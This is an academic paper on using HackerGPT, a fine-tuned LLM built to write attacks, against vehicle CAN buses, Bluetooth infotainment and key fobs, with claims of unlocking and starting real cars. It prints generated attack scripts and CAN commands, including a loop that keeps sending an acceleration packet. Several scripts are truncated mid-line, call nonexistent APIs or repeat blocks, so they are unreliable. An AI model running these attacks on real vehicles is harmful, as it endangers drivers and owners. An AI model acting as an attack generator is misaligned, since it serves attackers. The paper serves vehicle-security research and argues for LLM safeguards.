The Dark Side of AI: Large Language Models as Tools for Cyber Attacks on Vehicle Systems

Yusuf Usman
School of Computing and Engineering
Quinnipiac University
Hamden, CT, 06518, USA
yusuf.usman@qu.edu

Prashnna K Gyawali
LANE Department of Computer Science
West Virginia University
Morgantown, WV, 26506, USA
prashnna.gyawali@mail.wvu.edu

Sohan Gyawali
Department of Technology Systems
East Carolina University
Greenville, NC 27858, USA
Gyawalis22@ecu.edu

Robin Chataut
Department of Computer Science
Texas Christian University
Fort Worth, TX, 76129, USA
robin.chataut@tcu.edu

***Abstract*—The rapid evolution of autonomous vehicles (AVs) presents significant opportunities for enhancing transportation safety and efficiency. However, with increasing connectivity and complex electronic systems, AVs also become vulnerable to cyberattacks. This paper investigates cybersecurity challenges in the realm of AVs, highlighting the role of artificial intelligence (AI), specifically Large Language Models (LLMs), in exploiting vulnerabilities. We analyze various attack vectors, including Controller Area Network (CAN) manipulation, Bluetooth vulnerabilities, and Key Fob hacking, emphasizing the need for proactive cybersecurity measures. Recent incidents, such as the remote compromise of various vehicle models, underscore the urgent need for robust security solutions in the automotive industry. By leveraging LLMs, attackers can craft sophisticated cyber threats targeting AVs, posing risks to both safety and privacy. We introduce HackerGPT, a customized LLM tailored for cyber attack generation, and demonstrate attacks on virtual CAN networks, Bluetooth systems, and Key Fobs. At the same time, our experiments reveal successful compromises in certain vehicle models; limitations exist, particularly in vehicles with advanced encryption and robust signal transmission protocols. However, this research underscores the broader need for increased awareness and proactive security measures in the automotive sector. Our findings aim to contribute significantly to the ongoing discourse on automotive cybersecurity, offering actionable insights for manufacturers and cybersecurity professionals to safeguard the future of mobility.**

***Index Terms*—Artificial Intelligence, Large Language Model, Cyberattacks, Cybersecurity, Autonomous Vehicle**

I. Introduction

THE advent of Autonomous Vehicles (AVs) marks a pivotal shift in the transportation sector, fueled by rapid technological advancements and increasing global adoption. By 2025, it is estimated that the presence of autonomous and semi-autonomous vehicles on roads will exceed 8 million, projecting to more than 18 million by 2030 [1]. These vehicles offer substantial benefits, such as enhanced safety and efficiency, primarily by reducing human error—historically the principal cause of road accidents. However, the integration of sophisticated electronic systems and extensive interconnectivity has also introduced a spectrum of vulnerabilities, making AVs prime targets for cyberattacks.

The cybersecurity challenges associated with AVs are becoming increasingly complex, with systems such as keyless car entries using virtual machines being specific targets. This complexity is compounded by the unique mobility, connectivity, and operational demands of AVs. We identify critical vulnerabilities in three main areas: Controller Area Network (CAN), autonomous driving system components, and vehicle-to-everything (V2X) communications, necessitating a shift from reactive to proactive cybersecurity strategies [2].

This paper delves into the cybersecurity landscape of AVs, with a particular focus on the exploitation of vulnerabilities using Artificial Intelligence (AI), especially through the use of Large Language Models (LLMs). We categorize potential attacks into three primary areas: CAN systems, Engine Control Units (ECUs), and V2X communications, detailing how each can be exploited and the broader implications for AV security [1]–[3].

Recent incidents have highlighted the urgency of addressing these vulnerabilities. For instance, in 2014, ethical hackers remotely compromised a 2014 Jeep Cherokee, affecting over 2500 similar vehicles [4]. Other notable breaches include various Tesla models, where attackers manipulated vehicle functions and accessed sensitive data through compromised accounts and onboard systems. Such exploits reveal significant security gaps, particularly in the ECU, CAN, and V2X networks, raising substantial concerns about the safety and privacy of AV technologies. In response, the automotive industry is increasingly prioritizing cybersecurity, with the market

This research was supported in part by the NASA Connecticut Space Grant Consortium (A80NSSC20M0129) and the DARPA/FIU AI-CRAFT grant.



Fig. 1: An autonomous vehicle highlighting its complex system architecture, which integrates various control units and sensors for autonomous driving functionality [8].

expected to grow from USD 4.9 billion in 2020 to USD 9.7 billion by 2030 [5].

To mitigate these risks, it is imperative for current automotive employees and stakeholders involved in the development, integration, and maintenance of AV systems to enhance their cybersecurity skills and knowledge. This paper not only explores AI-driven threats and vulnerabilities but also demonstrates, through simulated attacks on virtual CAN networks using Kali Linux, how these can be exploited and mitigated. We introduce innovative defense strategies and advocate for comprehensive cybersecurity measures tailored to the evolving landscape of autonomous vehicles.

CAN is a critical communication protocol utilized across AVs to interlink various ECUs. Despite its widespread use, CAN lacks inherent security features, rendering it susceptible to cyberattacks including message injection, spoofing, man-in-the-middle attacks, and denial-of-service (DoS). These vulnerabilities allow attackers to manipulate CAN messages, potentially taking control of vehicle functions such as steering, braking, and acceleration, or accessing sensitive data, thus posing significant risks to vehicle safety and data security.

ECU manage specific vehicle functions and are fundamental to the operation of modern vehicles. However, they often possess limited security features and may be prone to software vulnerabilities, making them targets for cyberattacks. Exploiting these vulnerabilities can lead to critical issues such as engine malfunctions, compromised vehicle performance, or in severe cases, full control over the vehicle, directly endangering passenger safety.

V2X technology enables vehicles to communicate with each other and with road infrastructure, enhancing traffic management and safety. However, this communication relies heavily on wireless networks, which are inherently vulnerable to security threats such as eavesdropping, jamming, and message manipulation. An attacker exploiting these vulnerabilities could intercept or spoof V2X messages, gaining unauthorized access to traffic data, vehicle locations, and driver behaviors, potentially leading to traffic disruptions or accidents.

In this paper, we address significant cybersecurity gaps in AVs:

1) We demonstrate how LLMs can be harnessed to simulate and execute cyberattacks on automotive systems, offering a novel approach to testing vehicle vulnerabilities. We introduce HackerGPT, a customized fine-tuned LLM, specifically designed to automate the creation of cyberattack scripts, effectively targeting vehicle systems such as CAN, Bluetooth, and Key Fobs, bridging a gap in current cybersecurity practices.
2) We demonstrate realistic cyberattacks using a sophisticated virtual environment setup with Kali Linux and various simulation tools, illustrating potential exploitations in autonomous vehicles.
3) We identify specific attack vectors and vulnerabilities within vehicle systems, particularly ECUs, and demonstrate their exploitation using a virtual CAN environment, showcasing a multi-faceted approach to understanding and mitigating potential threats.
4) We discuss the ethical implications of using AI in cybersecurity, advocating for further research into mechanisms that prevent the misuse of AI technologies, thus ensuring their responsible use in enhancing security and proposing proactive cybersecurity measures.

II. Literature Review

Recent advancements in AI have introduced new vectors for cyberattacks in the realm of connected vehicles. These AI-based attacks often target communication systems, where threat actors use machine learning algorithms to intercept and manipulate data exchanged between vehicles and infrastructure. Such breaches compromise the integrity and security of the entire transportation network, underscoring the urgent need for robust security measures in AI-driven systems to prevent unauthorized access, data manipulation, and potential safety hazards [11], [12].

One notable vulnerability is the susceptibility of autonomous vehicle systems to adversarial attacks. These attacks specifically aim to deceive AI algorithms by manipulating input data, leading to erroneous decisions or behaviors. For instance, adversarial attacks could mislead an autonomous vehicle's AI into misinterpreting road signs or obstacles, thus potentially causing accidents [13], [14]. Moreover, the rise of AI-powered malware and ransomware targeting connected vehicles presents a significant threat. These malicious programs are designed to evade detection, propagate rapidly, and adapt to security measures, enhancing their efficacy and the threat they pose to vehicle cybersecurity [15], [16]. If we rate the misclassification under Adversarial Perturbations, the expected misclassification rate $R_{misclass}$ of an AI-based system under adversarial perturbations can be modeled as:

$$R_{misclass} = \frac{1}{1 + e^{-\beta(\delta - \delta_0)}}$$

where:

- δ is the magnitude of the adversarial perturbation.
- δ_0 is the threshold perturbation level below which the system is resilient.
- β is a parameter that determines the sensitivity of the system to perturbations.

This equation uses a sigmoid function to model the misclassification rate, reflecting that as the perturbation magnitude increases, the likelihood of misclassification also increases.

Despite considerable research into the misuse of AI in automotive cybersecurity threats, there remains a conspicuous gap in the literature regarding the specific exploration of AI and virtual machine (VM)-based cyberattacks. The potential implications of employing advanced AI to craft deceptive messages, manipulate vehicle-to-vehicle communications, or compromise autonomous driving functionalities are not adequately explored. Furthermore, there is a lack of comprehensive analysis on how malicious actors can exploit VMs to conduct sophisticated cyberattacks on automotive systems. This gap extends to a limited understanding of how VMs can be used to bypass existing security protocols and facilitate the deployment of cyber threats.

This paper aims to bridge these gaps by delving into the intricate dynamics of AI and VM-driven cyber threats within the automotive sector. We explore how these technologies can be manipulated by malicious entities to enhance the sophistication of attacks on automobiles and connected cars. Our study contributes critical insights intended to bolster cybersecurity defenses in the automotive industry, ensuring the safety and integrity of modern transport ecosystems.

A. Methodology

Our methodology employed a sophisticated approach to generate scripts for automobile exploitation using a customized, fine-tuned Large Language Model (LLM). We crafted tailored prompts that precisely instructed the LLM to consider the unique requirements and constraints of automotive cybersecurity.

The experimental setup utilized a Kali Linux VM equipped with specialized tools for simulating and interacting with virtual CAN systems. The key tools used were `can-utils`, a utility package for CAN interface interaction, and `ICSim`, an Instrument Cluster Simulator for creating and managing virtual CAN networks. These tools allowed us to emulate the communication and diagnostic functions of vehicle networks, providing a realistic environment for testing the vulnerability exploitation scripts generated by the LLM. The methodology are shown in Figure 2.

To ensure the trustworthiness of our results, we conducted multiple rounds of tests, each time refining the attack vectors based on the feedback loop from the previous experiments. Moreover, to verify the authenticity and applicability of our experiments, we secured the necessary permissions and ethical approvals required to conduct this research.

B. Customized GPT for Attack Generation: HackerGPT

To generate sophisticated cyberattacks, we developed a custom variant of the GPT model, referred to as HackerGPT. This model is fine-tuned specifically for generating cyber attack payloads targeting automobile systems. The customization process involves integrating domain-specific knowledge and data into the training process, allowing the model to generate contextually relevant and technically accurate payloads.

HackerGPT is enriched with a database of known vulnerabilities, attack patterns, and typical system configurations



Fig. 2: Integration of LLM, Linux OS on a virtual machine, virtual CAN networks, ICSim, and Kali Linux for simulating and analyzing cyber-attacks on automobile systems.

of modern vehicles. This information empowers the model to produce complex and nuanced attack scripts that are realistically executable in automotive systems. The scripts generated by HackerGPT are tested for accuracy and reliability within our virtual test environment, ensuring they effectively exploit known vulnerabilities without false positives. A sample interface for HackerGPT is illustrated in Figure 3.



Fig. 3: HackerGPT, an AI-based customized GPT tool tailored for the cyberattack generation and automated hacking.

III. Attacks on Autonomous Vehicles

This section explores cyber-attacks targeting AVs, particularly leveraging AI and VMs, focusing on the vehicle's critical communication components. We categorize the attacks into three main types: breaches on the vCAN, exploits via Bluetooth hacking, and unauthorized access through Key Fob hacking. These classifications illustrate the multifaceted cyber risks facing AVs and emphasize the urgent need for comprehensive security measures against AI-based attacks.

A. Virtual Control Area Network (vCAN) Attack

The vCAN serves as a core communication network within AVs and is integral to their operation. However, it is susceptible to various manipulations. By exploiting vulnerabilities in this system, attackers can inject malicious commands that disrupt vehicle control systems, potentially leading to severe accidents. In vCAN attack the probability $P_{success}$ of a successful CAN message injection attack can be modeled as a function of the number of injected messages N and the error rate ϵ:

$$P_{success} = 1 - (1 - \epsilon)^N$$

where:

- N is the total number of messages injected into the CAN bus.
- ϵ is the error rate of each message.

This model assumes that each message has an independent probability of being detected as an attack, and the overall success increases with the number of injected messages.

Attack Generation with HackerGPT: Now, we explain the attack generation process of hackerGPT. **HackerGPT Prompt**: *Generate scripts for CAN Message Injection attack 2017 Chevrolet Spark.*

Response: *The payload is generated by HackerGPT as whien in Fig. 4.*

```python
# CAN Message Injection Attack Script for a 2017 Chevrolet Spark
# DISCLAIMER: This script is for educational purposes only and should not

import can

def send_attack(can_interface, can_id, can_data):
    """
    Send a CAN message on the specified interface with the given ID and d

    :param can_interface: String, typically 'can0' or 'vcan0' for virtual
    :param can_id: Integer, the arbitration ID of the CAN message.
    :param can_data: Bytes or bytearray, the data payload of the CAN mess
    """
    # Create a new CAN bus instance on the given interface
    bus = can.interface.Bus(can_interface, bustype='socketcan')

    # Construct the CAN message with the specified ID and data payload
    message = can.Message(arbitration_id=can_id, data=can_data, is_extend

    # Send the CAN message onto the bus
    bus.send(message)
    print(f"Sent CAN message with ID 0x{can_id:X} and data {can_data.hex(

# Parameters for the attack - these values are hypothetical and for illus
# The exact CAN ID and payload data would need to be determined for the t
ATTACK_CAN_ID = 0x123  # Example CAN ID for door unlock, replace with the
ATTACK_PAYLOAD = bytes([0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01])

# Sending the attack message on the 'vcan0' interface
send_attack('vcan0', ATTACK_CAN_ID, ATTACK_PAYLOAD)
```

Fig. 4: Output from HackerGPT showing the CAN Message Injection Attack Script for a 2017 Chevrolet Spark.

Once HackerGPT generates the attack script, we employ a Kali Linux virtual machine equipped with `can-utils` to simulate the injection of malicious messages into the vehicle's CAN. This disruption in communication between ECUs allows adversaries to gain unauthorized control over critical vehicle functions such as steering, braking, and acceleration.

```bash
git clone https://github.com/zombieCraig/ICSim
```

```bash
modprobe can
ip link add dev can0 type vcan
ip link set up can0
```

```bash
cd ICSim
./setup_vcan.sh  # This script sets up the vCAN interface
./icsim vcan0
./controls vcan0
```

Fig. 5: Using ICSim to simulate a CAN network attack scenario.

Following the payload injection, we proceed to isolate and reverse engineer the CAN packets to gain comprehensive control over the vehicle. This involves accessing the control panel and employing specific keystrokes or a game controller to manipulate vehicle functions manually. The critical command to identify and manipulate the packet controlling the vehicle's acceleration is executed as follows:

```
sudo apt install can-utils
cansniffer {c vcan0}
```

This command filters all network traffic, isolating the packet with arbitration ID (ex: 244), which controls the car's acceleration. We can then send the following packet to instruct the car to accelerate:

```
Kali>can send vcan0 244#0000003812
```

To maintain continuous acceleration, we utilize a script that repeatedly sends the necessary commands:

```
while true; do
    cansend vcan0 244#0000003812;
done
```

B. Bluetooth Attack

Bluetooth connectivity in vehicles, while providing convenience for integrating external devices like phones and laptops, also introduces significant security risks. Vulnerabilities in Bluetooth implementations can allow unauthorized access to a vehicle's internal systems, leading to the compromise of sensitive data or even full vehicle control [17].

We focus on a specific vulnerability in vehicles infotainment system, which is susceptible to unauthorized Bluetooth access. The vulnerability stems from inadequate security measures in the Bluetooth pairing protocol and system implementation, which do not adequately authenticate devices before allowing them access.

In Bluetooth Attack Vector model, the expected level of system compromise C_{level} can be modeled as a function of the Bluetooth signal strength S and the system security factor F_{sec}:

$$C_{level} = \frac{\alpha \cdot S}{F_{sec}}$$

where:

- S is the signal strength of the Bluetooth transmission.
- F_{sec} is a factor representing the system's inherent security features.
- α is a constant representing the efficiency of the attack vector.

This equation helps in understanding how the attack's effectiveness is influenced by signal strength and the system's security measures.

To demonstrate the exploit, we used HackerGPT to generate a script tailored for the targeted attack on the vehicles infotainment system. The script employs a series of specially crafted Bluetooth packets designed to bypass standard authentication processes and gain control over the system. Here is a step-by-step breakdown of the attack:

Bluetooth Device Discovery: The first step involves identifying the Bluetooth MAC address of the target vehicle's infotainment system using a standard Bluetooth scanning tool.

Vulnerability Scanning: Once the MAC address is identified, our script scans for specific vulnerabilities that can be exploited, focusing on weaknesses in the Bluetooth pairing mechanism.

Code Injection: Utilizing the identified vulnerabilities, the script sends a series of malicious packets to the target's Bluetooth system. These packets are designed to exploit flaws in the Bluetooth stack of the infotainment system, allowing unauthorized execution of commands.

System Access: Upon successful execution, the script establishes a backdoor in the infotainment system, providing remote access to control vehicle functions and access stored data.

C. Key Fob Hacking

Key fobs are a staple of modern vehicle convenience, enabling wireless locking and engine starting. However, the convenience often comes at the cost of security, as these systems can lack robust protective measures. Our research identifies and exploits vulnerabilities in the Remote Keyless Entry (RKE) systems of five vehicle models from various manufacturers, highlighting the potential for unauthorized access and manipulation. We targeted vulnerabilities associated with the RKE system's signal encryption and authentication. By employing a custom-scripted attack generated by HackerGPT, we could inject unauthorized commands to simulate an adversary gaining control over the key fob's communication protocol. The probability $P_{decrypt}$ of successfully decrypting a key fob signal can be modeled as:

$$P_{decrypt} = \frac{1}{2^n}$$

where:

```python
import socket
import time

def exploit_bluetooth(target_mac):
    # Set up the Bluetooth socket
    bluetooth_sock = socket.socket(socket.AF_BLUETOOTH, socket.SOCK_RAW, socket.BTP

    # Scan for the target vehicle's Bluetooth MAC address
    print("Scanning for target vehicle...")
    nearby_devices = bluetooth_sock.get_request(1, 1)
    for addr in nearby_devices:
        if addr.get_name().startswith("Dodge Journey"):
            target_addr = addr
            print("Target vehicle found!")
            break
    else:
        print("Target vehicle not found. Exiting...")
        return
    # Connect to the target vehicle's Bluetooth MAC address
    print("Connecting to target vehicle...")
    bluetooth_sock.connect((target_addr, socket.BTPROTO_HCI))

    # Send the injection code
    print("Sending injection code...")
    injection_code = b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f
    bluetooth_sock.send(injection_code)
    # Wait for the injection to take effect
    print("Waiting for injection to take effect...")
    time.sleep(5)

    # Disconnect from the target vehicle's Bluetooth MAC address
    print("Disconnecting from target vehicle...")
    bluetooth_sock.close()

if __name__ == "__main__":
    target_mac = "01:02:03:04:05:06"
    exploit_bluetooth(target_mac)
```

Fig. 6: Illustration of HackerGPT executing a Bluetooth-based attack on a 2013 Dodge Journey's infotainment system.

- n is the length of the encryption key in bits.

This equation assumes a brute-force attack, where each bit of the encryption key can have two possible values (0 or 1). The longer the encryption key, the lower the probability of a successful decryption within a given timeframe.

Prompt for HackerGPT: *Generate scripts for Key Fob Injection attack optimized for RKE systems vulnerabilities.*

The attack utilizes a two-stage process involving both signal interception and replay attack methodologies:

Signal Interception: Using an RTL-SDR (Real-Time Digital Signal Processing Receiver), we captured the signal emitted by the key fob within proximity. The RTL-SDR device was configured to detect and record the key fob's frequency, identifying vulnerabilities in the rolling code mechanism, which typically prevents replay attacks.

Signal Replay and Manipulation: After capturing the signal, we manipulated it using the payload generated by HackerGPT. This manipulation involved altering the encrypted data to bypass the security mechanisms and simulate an unauthorized command. The altered signal was then transmitted back to the vehicle's RKE system, tricking it into thinking it was a legitimate command from the actual key fob.

Our experimental results successfully demonstrated unauthorized access in several vehicle models, including a Kia

```
import rflib
import time

def exploit_key_fob(target_freq, target_code):
    # Set up the RF module
    rf = rflib.RF24(22, 0)
    rf.begin()
    rf.setChannel(target_freq)
    rf.setDataRate(rflib.BR_1MBPS)
    rf.setPALevel(rflib.RF24_PA_MAX)

    # Send the injection code
    print("Sending injection code...")
    injection_code = bytes.fromhex(target_code)
    rf.send(injection_code)
    rf.waitPacketSent(100)

    # Wait for the injection to take effect
    print("Waiting for injection to take effect...")
    print("Sending injection code...")
    injection_code = bytes.fromhex(target_code)
    rf.send(injection_code)
    rf.waitPacketSent(100)

    # Wait for the injection to take effect
    print("Waiting for injection to take effect...")
    time.sleep(5)

    # Disconnect from the RF module
    print("Disconnecting from RF module...")
    rf.powerDown()

if __name__ == "__main__":
    target_freq = 43392
```

Fig. 7: Generated code by HackerGPT for Key Fob Injection attack, illustrating potential security breach points.

Fig. 8: RTL-SDR receiver setup used for capturing and replaying the key fob signals.

Optima S, Chevrolet Spark 2017, and Toyota Corolla 2007. We were able to remotely unlock the vehicles and start their engines without physical keys.

Maker	Model	Year
Chevrolet	Spark	2017
Toyota	Corolla	2007
Dodge	Journey	2013
Kia	Optima S	2016
Hyundai	Sonata SE	2016

TABLE I: Models and years of vehicles used in the key fob hacking experiments, showing their vulnerabilities.

IV. LIMITATIONS

Our experimental tools, which rely on standard virtual CAN and Software Defined Radio (SDR) technologies, were insufficient to breach the highly developed encryption algorithms and security protocols designed to withstand typical cyber-attack scenarios. Additionally, the integrity and strength of the signal transmission in some vehicle models like the Lexus S350, Volkswagen Atlas SE 4Motion, and the Mercedes ML350 are engineered to resist the types of attacks we simulated, including those executed via Bluetooth and key fob replay.

The unsuccessful attempts to breach these systems across various vehicle models also underscore the variability in automotive security architectures. Each manufacturer may implement unique security measures, thereby necessitating a tailored approach for each vehicle system. This diversity in security strategies illustrates the complexity of automotive cybersecurity and highlights the need for attack methodologies that are adapted to different security environments.

If we calculate the failure probability model for encryption-based Attacks, the probability P_{fail} of an attack failure can be expressed as:

$$P_{fail} = 1 - \exp\left(-\lambda \cdot C_{enc}\right)$$

where:

- λ is a constant related to the attacker's computational resources.
- C_{enc} is the complexity of the encryption algorithm used in the vehicle's security system.

This model assumes that the probability of failure increases exponentially with the encryption complexity. Our findings point toward several critical areas for future research. There is a clear need for more advanced simulation tools that can mimic the complex security environments found in modern vehicles more accurately. Such tools could provide deeper insights into potential vulnerabilities and help in designing more effective countermeasures. Additionally, further studies should aim to assess a broader range of vehicle models to better understand the generalizability of our findings and identify common vulnerabilities and strengths in automotive cybersecurity.

V. CONCLUSION

In this paper, we demonstrated the critical cybersecurity challenges that accompany the increasing adoption of AVs. Through a comprehensive exploration of various cyberattack vectors, such as CAN manipulation, Bluetooth vulnerabilities, and Key Fob hacking, we have illustrated the sophistication of potential threats when AI, particularly LLMs, is used for malicious purposes. The results from simulated attacks confirm the feasibility of these LLM-driven cyberattacks and highlight the urgency for robust security measures. The introduced HackerGPT, a custom AI model, shows how tailored cyber threats can be generated without any significant knowledge of cybersecurity, affecting the operational integrity and safety of AVs. Our research underscores a critical need for the automotive industry to adopt a more proactive approach to cybersecurity, emphasizing continuous adaptation and enhancement of security protocols to keep pace with evolving cyber threats.

A crucial area of focus in coming days should be on training LLMs to not assist in generating cyber-attacks. Given the potential of LLMs to democratize access to sophisticated cyber capabilities, it's essential to address the ethical implications and risks associated with their misuse. As demonstrated in this study, LLMs can empower individuals to execute complex cyberattacks, which significantly broadens the potential threat landscape. To mitigate this risk, it is necessary to develop and implement safety mechanisms within LLMs that can detect and prevent the generation of malicious content. This includes refining AI models to understand the context of user requests and discern their intent, thereby refusing to generate outputs that could facilitate unethical or illegal activities. Additionally, the development of a robust ethical framework and strict governance policies for AI usage in cybersecurity contexts should be prioritized to ensure that these powerful tools are used responsibly and for the benefit of society. Moreover, further research should explore the integration of 'ethical guards' in AI systems, which would involve training LLMs on a dataset annotated with ethical considerations to help the model learn what types of information should not be generated or disclosed.

REFERENCES

[1] Society of Motor Manufacturers and Traders, "Connected and Autonomous Vehicles 2019 Report," 2019. [Online]. Available: https://www.smmt.co.uk/wp-content/uploads/sites/2/SMMT-Connected-Report-2019.pdf. [Accessed: June 6, 2024].

[2] IEEE Innovation at Work, "UN Announces New Cyber Security Regulation for Connected Vehicles," [Online]. Available: https://innovationatwork.ieee.org/un-announces-new-cyber-security-regulation-for-connected-vehicles. [Accessed: June 5, 2024].

[3] A. Bolinder, "Automotive cybersecurity threats and risk mitigation," Jan. 15, 2021. [Online]. Available: https://www.wirelesscar.com/. [Accessed: June 4, 2024].

[4] H. Al-Khateeb, G. Epiphaniou, A. Reviczky, P. Karadimas, and H. Heidari, "Proactive threat detection for connected cars using recursive Bayesian estimation," IEEE Sens. J., vol. 18, no. 12, pp. 4822-4831, 2018.

[5] National Highway Traffic Safety Administration, "Vehicle-to-Vehicle Communications: Readiness of V2V Technology for Application," [Online]. Available: https://www.nhtsa.gov/sites/nhtsa.dot.gov/files/readiness-of-v2v-technology-for-application-812014.pdf. [Accessed: June 5, 2024].

[6] SAE International, "Levels of Driving Automation Standard for Self-Driving Vehicles," Dec. 2018. [Online]. Available: https://www.sae.org/news/press-room/2018/12/sae-international-releases-updated-visual-chart- for-its-levels-of-driving -automation-standard-for-self-driving-vehicles. [Accessed: June 4, 2024].

[7] "Future of Cyber Security for Connected and Autonomous Vehicles," Towards Data Science. [Online]. Available: https://towardsdatascience.com/future-of-cyber-security-for-connected-and-autonomous-vehicles-4c553def6d50. [Accessed: June 6, 2024].

[8] IEEE Innovation at Work, "Six Ways to Protect Against Autonomous Vehicle Cyber Attacks," [Online]. Available: https://innovationatwork.ieee.org/six-ways-to-protect-against-autonomous-vehicle-cyber-attacks. [Accessed: June 4, 2024].

[9] CISA, "Autonomous Ground Vehicle Security Guide: Transportation Systems Sector," [Online]. Available: https://www.cisa.gov/transportation-systems-sector. [Accessed: June 5, 2024].

[10] K. Kima, J. S. Kima, S. Jeong, J.-H. Park, and H. K. Kim, "Cybersecurity for autonomous vehicles: Review of attacks and defense," 2021.

[11] Y. Burakova, B. Hass, L. Millar, and A. Weimerskirch, "Truck Hacking: An Experimental Analysis of the SAE J1939 Standard," in 10th USENIX Workshop on Offensive Technologies (WOOT 16), ACM, 2016.

[12] "How Can Autonomous Vehicles Be Protected Against Cyber Security Threats?" [Online]. Available: https://innovationatwork.ieee.org/how-can-autonomous-vehicles-be-protected-against-cyber-security-threats/. [Accessed: June 6, 2024].

[13] O. Burkacky, K. Pototzky, J. Deichmann, B. Klein, and G. Scherf, "Automotive cybersecurity: Mastering the challenge," McKinsey & Company. [Online]. Available: https://www.mckinsey.com/industries/automotive-and-assembly/our-insights/automotive-cybersecurity-mastering-the-challenge. [Accessed: June 5, 2024].

[14] K. Kim et al., "Cybersecurity for autonomous vehicles: Review of attacks and defense," 2021.

[15] Physics World, "How to Hack a Self-driving Car," [Online]. Available: https://physicsworld.com/a/how-to-hack-a-self-driving-car. [Accessed: June 4, 2024].

[16] "Cybersecurity is Imperative for Connected Cars," Electronic Design, [Online]. Available:https://www.electronicdesign.com/markets/automotive/article/21143151/cybersecurity-is-imperative-for-connected-cars. [Accessed: June 6, 2024].

[17] IEEE Innovation at Work, "UN Announces New Cyber Security Regulation for Connected Vehicles," [Online]. Available: https://innovationatwork.ieee.org/un-announces-new-cyber-security-regulation-for-connected-vehicles. [Accessed: June 5, 2024].

[18] Robin Chataut, Prashnna Kumar Gyawali, and Yusuf Usman, "Can AI Keep You Safe? A Study of Large Language Models for Phishing Detection," 2024 IEEE 14th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, USA, Jan. 8-10, 2024 https://ieeexplore.ieee.org/document/10427626
Industry reports: McKinsey, BCG, PwC Government agencies: NHTSA, DOT Research institutions: MIT, Stanford, Carnegie Mellon Company announcements: Tesla, Waymo, Cruise